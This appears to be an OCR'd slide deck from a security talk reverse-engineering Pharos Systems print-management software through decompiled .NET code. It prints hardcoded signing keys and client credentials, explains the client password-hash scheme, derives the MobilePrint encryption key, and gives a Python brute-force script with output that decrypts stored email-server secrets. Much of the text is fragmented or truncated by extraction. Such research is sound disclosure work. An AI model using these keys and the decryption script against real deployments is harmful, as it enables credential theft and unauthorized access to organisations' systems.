Connection: Keep-Alive

{
  "type": "<f-AnonymousType0 2[[PharosSystems.Rest.API.Core.Repositories.User.UserRepositoryEmailAddressUpdateRequest, PharosSystems.Rest.API.Core],[PharosSystems.Rest.API.Core.Models.User.User, PharosSystems.Rest.API.Core]],
  PharosSystems.Rest.API.ExternalInterface",
  "UserEmailAddressUpdate": {
    "type": "PharosSystems.Rest.API.Core.Repositories.User.UserRepositoryEmailAddressUpdateRequest, PharosSystems.Rest.API.Core",
    "UserIdentity": {
      "type": "PharosSystems.Rest.API.Core.Models.User.UserIdentity, PharosSystems.Rest.API.Core",
      "PrimaryUserIdentifiers":
        "UserIdentifiers": [
          ],
      "Roles": [
        "User",
        "PrintCenterRelease"
      ],
      "ClaimsPrincipal": "ev20eXAf0iJKv1QfLC3hbGc10iIuzI1N139.ev31bm\rdw
        gZLLJuYmYUjB9.q1-1qwxDb9j5QVdzKtG3bmeK1J4-5WTF/n80UlyTtnc"
    ],
    "EmailAddress": "w--r20"
  },
  "User": {
    "type": "PharosSystems.Rest.API.Core.Models.User.User, PharosSystems.Rest.API.Core",
    "Identifiers": "6cJyoJkaf48JFMgVL2RTw2",
    "LoginId":
    "FirstNames":
    "LastName":
    "DisplayName":
    "EmailAddresses": [
      "w--f
      "w--18
      "w--r20"
    ],
    "Roles": [
      "User"
    ],
    "Active": true
    "Alias":
    "AccountType": "Normal",
    "Balance": {
      "type": "PharosSystems.Rest.API.Core.Models.UserBalance.UserBalance, PharosSystems.Rest.API.Core",
      "Amount": "0.00",
      "IsOffline": false,

```



Fixed?

SecurityTokenDescriptorHelpers

 Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts, for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

Show assembly load log

```
// PharosSystems.Rest.API.Core.Security.SecurityTokenDescriptorHelpers
public class SecurityTokenDescriptorHelpers
{
    private const string Name = "TB?awM/#8S)Bpe&n9TkQ!WE@AX'C']_k/aeQf!7,";

    public static readonly Lazy<byte[]> SymmetricKey = new Lazy<byte[]>(delegate
    {
        byte[] bytes = Encoding.UTF8.GetBytes("TB?awM/#8S)Bpe&n9TkQ!WE@AX'C']_k/aeQf!7,");
        return new Rfc2898DeriveBytes(PasswordHasher.GenerateHash(bytes, HashAlgorithm.Create("SHA256")), bytes, 1000).GetBytes(32);
    });

    public static SecurityToken CreateSecurityTokenDescriptor(ClaimsIdentity claimsIdentity, Lifetime tokenLifetime)
    {
        return CreateSecurityTokenDescriptor(claimsIdentity, tokenLifetime, SymmetricKey.Value);
    }

    public static SecurityToken CreateSecurityTokenDescriptor(ClarmsIdentity claimsIdentity, Lifetime tokenLifetime, byte[] symmetricKey)
    {
        claimsIdentity = claimsIdentity.Clone();
        new string[] { "iss", "aud", "exp", "nbf", "iat" }.SelectMany((string claimToken) => claimsIdentity.FindAll((Claim claim) => claim.Type == claimToken)).ForEach(delegate(Claim c
        {
            claimsIdentity.TryRemoveClaim(claim);
        });
        JwtSecurityTokenHandler jwtSecurityTokenHandler = new JwtSecurityTokenHandler();
        SecurityTokenDescriptor tokenDescriptor = new SecurityTokenDescriptor
        {
            Subject = claimsIdentity,
            TokenIssuerName = "PharosAPI",
            AppliesToAddress = "http://www.pharos.com/PharosAPI",
            Lifetime = (tokenLifetime ?? new Lifetime(DateTime.UtcNow, DateTime.UtcNow + TimeSpan.FromSeconds(30.0))),
            SigningCredentials = new SigningCredentials(new InMemorySymmetricSecurityKey(symmetricKey), "http://www.w3.org/2001/04/xmlsig-more#hmac-sha256", "http://www.w3.org/2001/04/
        };
        return jwtSecurityTokenHandler.CreateToken(tokenDescriptor);
    }
}
```



Client Credentials



Static Analysis Only!

```
PharosApiCookieAuthentication(this IApplicationBuilder, HttpConfiguration, PharosApiBasicAuthenticationOptions, PharosApiBasicAuthenticationOptions, AuthenticationMode, bool) : IApplicationBuilder
// Pharos.Owin.Security.ApiAuthentication.AppBuilderExtensions
using ...

public static IApplicationBuilder PharosApiCookieAuthentication(this IApplicationBuilder appBuilder, HttpConfiguration httpConfiguration, PharosApiBasicAuthenticationOptions userAuthentic
{
    if (userAuthenticationOptions.UseExternalAuthentication)
    {
        httpConfiguration.Filters.Add(new HostAuthenticationFilter("PharosSSO"));
    }
    httpConfiguration.Filters.Add(new HostAuthenticationFilter("X-PHAROS-USER-TOKEN"));
    httpConfiguration.Filters.Add(new HostAuthenticationFilter("X-PHAROS-CLIENT-TOKEN"));
    AuthenticationTicketFormat authenticationTicketFormat = new AuthenticationTicketFormat(appBuilder.GetDataProtectionProvider());
    IAuthenticationSessionStore sessionStore = new AuthenticationTicketSessionStore(authenticationTicketFormat);
    if (userAuthenticationOptions.UseExternalAuthentication)
    {
        appBuilder.UseCookieAuthentication(new Pharos.Owin.Security.Cookies.CookieAuthenticationOptions
        {
            PathExclusion = new PathString[1]
            {
                new PathString("/signalr")
            },
            AuthenticationType = "PharosSSO",
            AuthenticationMode = authenticationMode,
            CookieHttpOnly = true,
            CookieSecure = CookieSecureOption.SameAsRequest,
            CookieSameSite = SameSiteMode.Lax,
            CookieName = "PharosAPI.SSO",
            SessionStore = sessionStore,
            Provider = new CookieAuthenticationProvider
            {
```



Client Token?

ClientAuthenticationProvider

Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts, for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

Show assembly load log

```
// PharosSystems.Rest.API.ClientAuthenticator.Authentication.ClientAuthenticationProvider
using ...

public class ClientAuthenticationProvider : IClientAuthenticationProvider
{
    private class AuthenticatedClients
    {
        public IList<AuthenticatedClient> Clients { get; set; }
    }

    private class AuthenticatedClient
    {
        ...
    }

    private readonly Lazy<AuthenticatedClients> _LoadedAuthenticatedClients = new Lazy<AuthenticatedClients>(() => JsonConvert.DeserializeObject<AuthenticatedClients>(Encoding.UTF8.GetString(ClientClaims.ClientClaimsData)));

    public IEnumerable<Claim> Authenticate(string user, SecureString password)
    {
        if (_LoadedAuthenticatedClients.Value == null)
        {
            throw Error.CreateMpsServerException("Client authentication not loaded; missing resource bad format", ClientErrors.ClientAuthenticationNotLoaded, Array.Empty<object>());
        }
        AuthenticatedClient authenticatedClient = ExecuteObjectFunctionOfExtensions.IfNull<AuthenticatedClient>(_LoadedAuthenticatedClients.Value.Clients.SingleOrDefault((AuthenticatedClient client) => client.LogonId == user), (Func<AuthenticatedClient>)delegate
        {
            throw Error.CreateMpsServerException("Client authentication failed; client not valid", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
        });
        using (SHA256CryptoServiceProvider sha256CryptoServiceProvider = new SHA256CryptoServiceProvider())
        {
            byte[] bytes = Encoding.UTF8.GetBytes(authenticatedClient.Password.Substring(0, 11) + "-" + StringExtensions.CreateString(password));
            byte[] inArray = sha256CryptoServiceProvider.ComputeHash(bytes);
            if (authenticatedClient.Password.Substring(0, 11) + Convert.ToBase64String(inArray) != authenticatedClient.Password)
            {
                throw Error.CreateMpsServerException("Client authentication failed; passwords don't match", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
            }
        }
        return SecurityTokenDescriptorHelpers.ValidateToken(authenticatedClient.Token, Encoding.UTF8.GetBytes(StringExtensions.CreateString(password))).Claims;
    }
}
```



Not So Easy

ClientAuthenticationProvider

 Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts, for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

Show assembly load log

```
// PharosSystems.Rest.API.ClientAuthenticator.Authentication.ClientAuthenticationProvider
```

using ...

```
public class ClientAuthenticationProvider : IClientAuthenticationProvider
```

```
{
```

```
    private class AuthenticatedClients
```

```
    {
```

```
        public IList<AuthenticatedClient> Clients { get; set; }
```

```
    }
```

```
    private class AuthenticatedClient
```

```
using (SHA256CryptoServiceProvider sha256CryptoServiceProvider = new SHA256CryptoServiceProvider())
```

```
{
```

```
    byte[] bytes = Encoding.UTF8.GetBytes(authenticatedClient.Password.Substring(0, 11) + "=" + StringExtensions.CreateString(password));
```

```
    byte[] inArray = sha256CryptoServiceProvider.ComputeHash(bytes);
```

```
    if (authenticatedClient.Password.Substring(0, 11) + Convert.ToBase64String(inArray) != authenticatedClient.Password)
```

```
    {
```

```
        throw Error.CreateMpsServerException("Client authentication failed; passwords don't match", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
```

```
    }
```

```
}
```

```
((AuthenticatedClient client) => client.LogonId == user), (Func<AuthenticatedClient>)delegate
```

```
{
```

```
    throw Error.CreateMpsServerException("Client authentication failed; client not valid", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
```

```
};
```

```
using (SHA256CryptoServiceProvider sha256CryptoServiceProvider = new SHA256CryptoServiceProvider())
```

```
{
```

```
    byte[] bytes = Encoding.UTF8.GetBytes(authenticatedClient.Password.Substring(0, 11) + "=" + StringExtensions.CreateString(password));
```

```
    byte[] inArray = sha256CryptoServiceProvider.ComputeHash(bytes);
```

```
    if (authenticatedClient.Password.Substring(0, 11) + Convert.ToBase64String(inArray) != authenticatedClient.Password)
```

```
    {
```

```
        throw Error.CreateMpsServerException("Client authentication failed; passwords don't match", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
```

```
    }
```

```
    return SecurityTokenDescriptorHelpers.ValidateToken(authenticatedClient.Token, Encoding.UTF8.GetBytes(StringExtensions.CreateString(password))).Claims;
```

```
}
```

```
}
```



Not So Easy - Algorithm

- Take the first 11 characters of the ClientClaimsData password
- Add an equals sign
- Add the password from the user
- Sha256 the string
- Compare to the 12th to last characters from the ClientClaimsData password



Can't Bruteforce, Can Just Find!

```
grep -a -r -i -l "p.h.a.r.o.s.-.c.l.i.e.n.t"
```

```
RestartApiButton_Click(object sender, EventArgs e)
// PharosSystems.Administrator.ContextViews.SystemSettings.SysPropMobilePrint
using ...
private void RestartApiButton_Click(object sender, EventArgs e)
{
    if (!RestartSanityCheck())
    {
        return;
    }
    string BaseUri = "https://{0}/pharosapi{1}";
    string text = "PHAROS-CLIENT";
    string arg = "/logon?logonmethod=client-id";
    string arg2 = "/recycleapp";
    string arg3 = "DbsRHxQAEpuPyuXi39pfF2rizzp9bd81p";
    string arg4 = "5Jb0ueZSty2kalaOmjh1Wud19L9fUR1K73CiUblzCH3y5IMJQH9Iv";
    string text2 = Convert.ToBase64String(Encoding.ASCII.GetBytes($"arg3:{arg4}"));
    List<Server> serverListByService = Server.GetServerListByService("PSRestApi");
    RestartApiButton.Text = "Restarting Servers...";
    RestartApiButton.Enabled = false;
    RemoteCertificateValidationCallback serverCertificateValidationCallback = ServicePointManager.ServerCertificateValidationCallback;
    ServicePointManager.ServerCertificateValidationCallback = (object param0, X509Certificate param1, X509Chain param2, SslPolicyErrors param3) => true;
    try
    {
        foreach (Server item in serverListByService)
        {
            CookieContainer cookieJar = new CookieContainer();
            Func<string, string, HttpRequest> func = delegate(string urlFragment, string server)
            {
                string requestUriString = string.Format(BaseUri, server, urlFragment);
                HttpRequest httpRequest = WebRequest.Create(requestUriString) as HttpRequest;
                httpRequest.CookieContainer = cookieJar;
                httpRequest.Accept = "application/json";
                return httpRequest;
            };
            try
            {
                HttpRequest httpRequest = func(arg, item.Name);
                httpRequest.Headers.Add("X-Authorization", text + " " + text2);
                httpRequest.GetResponse();
                httpRequest = func(arg2, item.Name);
                httpRequest.GetResponse();
            }
            catch (Exception exception)
            {
            }
        }
    }
}
```





Email Server Credentials



MobilePrint Configuration

My Print Center

https://myprintcenter/#mobileprint-emailserver

My Printing Reports Delegate Printing Theme Admin Custom Charges System Monitor Secure Event Log **MobilePrint** Quota Management

General **Email Server** Email Rules Email Text Driver Mapping Document Types Server Locations Advanced

Refresh Save Changes Discard Changes

Print Email Settings

Print to email address

Pages per side

Black and White

Both sides

Test Email

Incoming Mail Server

Account type

Primary Email

Application ID 6f

Tenant ID 2d

Client Secret

Email operation timeout Seconds

Print Email Settings

Print to email address

Pages per side

Black and White

Both sides

Test Email

Print Email Settings

Print to email address

Pages per side

Black and White

Both sides


Encrypted Passwords?

```
// PharosSystems.Rest.API.MobilePrint.Data.Crypto
using System;
using PharosSystems.Communications.Extensions;


public static class Crypto
{
    static Crypto()
    {
        random = new Random();
        salt = new byte[2];
        saltStringLength = Convert.ToBase64String(salt).Length;
        encryptionKey = null;
        encryptionIv = null;
        productName = "Pharos Systems MobilePrint";
        SHA256CryptoServiceProvider sha256CryptoServiceProvider = new SHA256CryptoServiceProvider();
        byte[] array = SecretKey.GenerateCerHash(Encoding.UTF8.GetBytes(productName), (HashAlgorithm)new SHA256CryptoServiceProvider());
        encryptionKey = sha256CryptoServiceProvider.ComputeHash(array);
        encryptionIv = ComputeMd5Hash(array);
    }

    public static string Encrypt(string plainText)
    {
        return Encrypt(plainText, encryptionKey, encryptionIv);
    }

    public static string Encrypt(string plainText, byte[] key, byte[] iv)
    {
        if (string.IsNullOrEmpty(plainText))
        {
            return plainText;
        }
        random.NextBytes(salt);
        try
        {
            using AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
            ICryptoTransform transform = aesCryptoServiceProvider.CreateEncryptor(key, iv);
            using MemoryStream memoryStream = new MemoryStream();
            using CryptoStream stream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write);
            using (StreamWriter streamWriter = new StreamWriter(stream))
            {
                streamWriter.Write(Convert.ToBase64String(salt) + plainText);
            }
        }
    }
}
```




SecretKey



```
using System;

internal static string V(int Y)
{
    int num = 0;
    if ((global::A.V.Y[Y] & 0x00) == 0)
    {
        num = global::A.V.Y[Y];
        Y++;
    }
    else if ((global::A.V.Y[Y] & 0x40) == 0)
    {
        num = (global::A.V.Y[Y] & -129) << 8;
        num |= global::A.V.Y[Y + 1];
        Y += 2;
    }
    else
    {
        num = (global::A.V.Y[Y] & -193) << 24;
        num |= global::A.V.Y[Y + 1] << 16;
        num |= global::A.V.Y[Y + 2] << 8;
        num |= global::A.V.Y[Y + 3];
        Y += 4;
    }
    if (num < 1)
    {
        return string.Empty;
    }
    string @string = Encoding.Unicode.GetString(global::A.V.Y, Y, num);
    return string.Intern(@string);
}
```

De4dot To The Rescue!



de4dot/README.md at master · de4dot / de4dot

github.com/de4dot/de4dot/blob/master/README.md

de4dot / de4dot

<> Code Pull requests 1 Actions Wiki Security Insights

This repository has been archived by the owner on Oct 17, 2020. It is now read-only.

Files

master

Go to file

- .github
- AssemblyData
- AssemblyServer-CLR20-x64
- AssemblyServer-CLR20
- AssemblyServer-CLR40-x64
- AssemblyServer-CLR40
- AssemblyServer-x64
- AssemblyServer
- Test.Rename.Dll
- Test.Rename
- de4dot-x64
- de4dot.blocks
- de4dot.code
- de4dot.cui
- de4dot.mdencrypt
- de4dot
- deobfuscator.Template
- .editorconfig
- .gitignore
- COPYING

de4dot / README.md

wtfsc Remove appveyor 9f31f9 · 5 years ago History

Preview Code Blame 284 lines (129 loc) · 10.4 KB

Description

de4dot is an open source (GPLv3) .NET deobfuscator and unpacker written in C#. It will try its best to restore a packed and obfuscated assembly to almost the original assembly. Most of the obfuscation can be completely restored (eg. string encryption), but symbol renaming is impossible to restore since the original names aren't (usually) part of the obfuscated assembly.

It uses [dnlib](#) to read and write assemblies so make sure you get it or it won't compile.

Binaries

Get binaries from the build server .

It's FREE but there's NO SUPPORT

There's no support. Don't email me if you can't use it or if it fails to deobfuscate a file obfuscated with an updated obfuscator.

Instead, try to update de4dot yourself. It's a lot easier than you think. If you can't, search the Internet and you should find a couple of forums where you can ask your question.

Features

Here's a pseudo random list of the things it will do depending on what obfuscator was used to obfuscate an assembly:

SecretKey

```
SecretKey
// PharosSystems.Communications.Extensions.SecretKey
#define TRACE
using ...

public static class SecretKey
{
    private static bool haveSecretKey;
    private static byte[] hashEncryptKey;
    private static byte[] additionalEntropy;
    private static readonly string registryKeyName;
    private static readonly string registryKeyValue;
    private static readonly string extraKey;
    private static readonly string UnitTestKey;
    public static bool HaveSecretKey => haveSecretKey;

    static SecretKey()
    {
        additionalEntropy = new byte[5] { 12, 8, 37, 1, 79 };
        registryKeyName = "SOFTWARE\\PharosSystems\\Communications";
        registryKeyValue = "WcfSeed";
        extraKey = "T%8wdf4K[csEgKbi";
        UnitTestKey = "UnitTestKey123456789";
        LoadKey();
    }

    public static void StoreNewKey(string key)
    {
        hashEncryptKey = GenerateHash(Encoding.UTF8.GetBytes(key + extraKey), new SHA1CryptoServiceProvider());
        using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, RegistryView.Registry32))
        {
            using RegistryKey registryKey2 = registryKey.CreateSubKey(registryKeyName);
            byte[] value = Protect(hashEncryptKey);
        }
    }
}
```

MobilePrint Decryption



- $\text{SHA256}(\text{SHA256}(\text{"Pharos Systems MobilePrint"} + \text{SHA1}(\text{<site code>} + \text{"T\%8wdF4K[csEgKbi]})))$
- Simple!
- Well, except for the site code...



Site Code

```
aes-decrypt-pharos-mobile-find-sitecode.py - WordPad
File Home View
1 2 3 4 5 6 7
# w--

import Crypto.Cipher.AES as AES
import Crypto.Util.Counter
import binascii
import sys
import base64
from hashlib import sha256
from hashlib import sha1
from hashlib import md5
from itertools import product

endstring = b"T%8wdF4K[csEgRbi"
keystring = b"Pharos Systems MobilePrint"
#passwordT%8wdF4K[csEgRbi
L2=['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z']
L1=['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z']

for per in product(L2, repeat = 6):

    for i in range (0,100):
        testpass = b"" + "".join(per).encode() + "{:02d}".format(i).encode()
        keypart1 = sha1(testpass + endstring).digest()
        keypart2 = sha256(keystring + keypart1).digest()
        finalkey = sha256(keypart2).digest()
        #print(binascii.hexlify(finalkey)

        #key = binascii.unhexlify("63E
        #key = sha256(keystring).digest()
        iv = md5(keypart2).digest()
        decryptor = AES.new(finalkey, AES.MODE_CBC, iv)

        apikeydec = base64.b64decode("Zc
        v")

    out = decryptor.decrypt(apikeydec)



    if out[17:].isascii():
        print("YES")
```



Decryption Complete



```
C:\Windows\system32\cmd.exe
>python aes-decrypt-pharos-mobile.py sE[redacted] A==
Decryption key:
b'c0883f02d2ccdfef971fe15540dab8[redacted]7'
Decrypted:
b'![redacted]'
F:\
```





Built In Account Passwords





